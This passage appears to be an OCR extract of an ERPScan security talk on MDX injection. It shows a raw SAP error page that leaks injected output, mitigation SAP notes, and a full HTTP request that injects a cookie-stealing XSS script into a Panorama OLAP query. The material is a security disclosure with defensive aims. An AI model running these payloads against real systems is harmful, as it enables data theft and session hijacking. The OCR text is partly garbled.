Moved Temporarily <!DOCTYPE html PUBLIC"-//W3C//DTD HTML 4.01Transitional//EN"> <html> <head> <title> 500 Internal Server Error </title> <META http-equiv="Content-Type" content="text/html;charset=UTF-8"> <style type="text/css"> b
{ font-family:tahoma,helvetica,sans-serif;color:#333333;background-color:#FFFFFF; }td { font-family:tahoma,helvetica,sans-serif;font-size:70%;color:#333333; } h1 {
font-family:tahoma,helvetica,sans-serif;font-size:160%;font-weight:bold;margin-top:15px;margin-bottom:3px;colo r:#003366; }h2 {
font-family:verdana,helvetica,sans-serif;font-size:120%;font-style:italic;font-weight:bold;margin-top:6px;marg in-bottom:6px;color:#999900; }p { font-family:tahoma,helvetica,sans-serif;color:#333333;margin-top:4px;margin-bottom:4
ul { font-family:tahoma,helvetica,sans-serif;color:# 333333;list-style-type:square;margin-top:8px;margin-bottom:8px; }li { font-family:tahoma,helvetica,sans-serif;color:#33333;margin-top:4px; }.emphasize {
color:#333333;background-color:#C8E3FF;padding:5px;}.note { color:#CC6600;}a{ font-family:tahoma,helvetica,sans-serif;text-decoration:underline;color:# 336699; }a:visited { color:#001166; }a:hover { text-decoration:none; } </styl
</head> <body> <table cellpadding="0" cellspacing="0" border="0" width="100%"> <tr> <td> <h1> Error when processing your request </h1> <br> <h2> What has happened? </h2> <p> The URL http://172.16.0.63:8001/sap/bw/xml/soap/xmla wa
not called due to an error. </p> </td> </tr> <tr> <td>   </td> </tr> <tr> <td class="emphasize"> <strong> Note </strong> <br> <ul> <li> The following error text was processed in the system DM0 : <b> Invalid MDX command with
&quot;My clear text passwords: god, love, sex, chipik
 </b> </li> </ul> <ul> <li> The error occurred on the application server sapserver_DM0_01 and in the work process 0 . </li> </ul> <ul> <li> The termination type was: ERROR_MESSAGE_STATE </li> </ul> <ul> <li> The ABAP call stack w
<br> Module: % HTTP_START of program SAPMHTTP<BR> </li> </ul> </td> </tr> <tr> <td>   </td> </tr> <tr> <td> <p>   </p> <h2> What can I do? </h2> <ul> <li> If the termination type was RABAX_STATE, then you can find more
information on the cause of the termination in the system DM0 in transaction ST22. </li> </ul> <ul> <li> If the termination type was ABORT_MESSAGE_STATE, then you can find more information on the cause of the termination on the
application server sapserver_DM0_01 in transaction SM21. </li> </ul> <ul> <li> If the termination type was ERROR_MESSAGE_STATE, then you can search for more information in the trace file for the work process 0 in transaction ST11
the application server sapserver_DM0_01 . In some situations, you may also need to analyze the trace files of other work processes. </li> </ul> <ul> <li> If you do not yet have a user ID, contact your system administrator. </li>
</ul> <br/> <p class="note"> Error code: ICF-IE-http -c: 800 -u: SAP* -l: E -s: DM0 -i: sapserver_DM0_01 -w: 0 -d: 20130627 -t: 082658 -v: ERROR_MESSAGE_STATE -e: Invalid MDX command with "My clear text passwords: god, love, sex,
chipik
 </p> <br/> <p> HTTP 500 - Internal Server Error <br/> <p> Your SAP Internet Communication Framework Team </p> </td> </tr> </table> </body> </html>
```

Prevention

- Install SAP note 1530454
- Install SAP note 1597066
- Install SAP note 1881391

Other vectors

XSS through MDX

- Except injecting MDX operators, attacker can try to inject some other payload into MDX requests
- Often MDX is used in web reports
- XSS
- It’s possible because MDX requests are not filtered
- For example: Panorama OLAP server. *http://panorama.com*


XSS through MDX

POST /panorama/connector.dll? HTTP/1.1
Host: pivot.panorama.com

MfcISAPICommand%3dCommand%26msg%3d{88694F4F-B095-FF59-A4DC-60012F533B3A}|%2523%2523OU%2523%25233.5<ch1>24110000030<ch2><ch3>-39622-16474881-16119057-14308283-2290995-2509047-9619451-16726326-16435771-10943051-13631379-9802489-16564989-16540551-16546941-16762773-12036693-8103342-4222861-349543-5197648-9400080-13249088-12924321<ch4><ch5>0<ch6>214<ch7>2<ch8><ch9><ch10>00<ch11>00<ch12>016<ch13>0000000000000000<ch14><ch15><**ch16>danielbenhoda%2540gmail.comPn0101ColumnsPn0101[Product].[All%2bProducts].%2526[Non-Consumable].%2526[Periodicals].%2526[Magazines]**0RowsPn0101**[Customers].[All%2bCustomers].%2526[USA]**03%2523%2523OU%2523%25236[**Customers].[All%2bCustomers].%2526[USA1**<script>alert(document.cookie)</script>]**1

ERPScan
Security Scanner for SAP

XSS through MDX



Conclusion

- MDX is a very popular language
- At this moment, we don’t have an alternative language for multidimensional data requests
- All developers forget about MDX security. Back to 2000
- Security issues in MDX may cause a lot of attacks: data stealing, file reading, privilege escalation, remote code execution, SQL injection, cross site scripting, etc.

ERPScan
Security Scanner for SAP

Web:
www.erpscan.com
e-mail: **info@erpscan.com**

Twitter:
@erpscan
@_chipik
@dark_k3y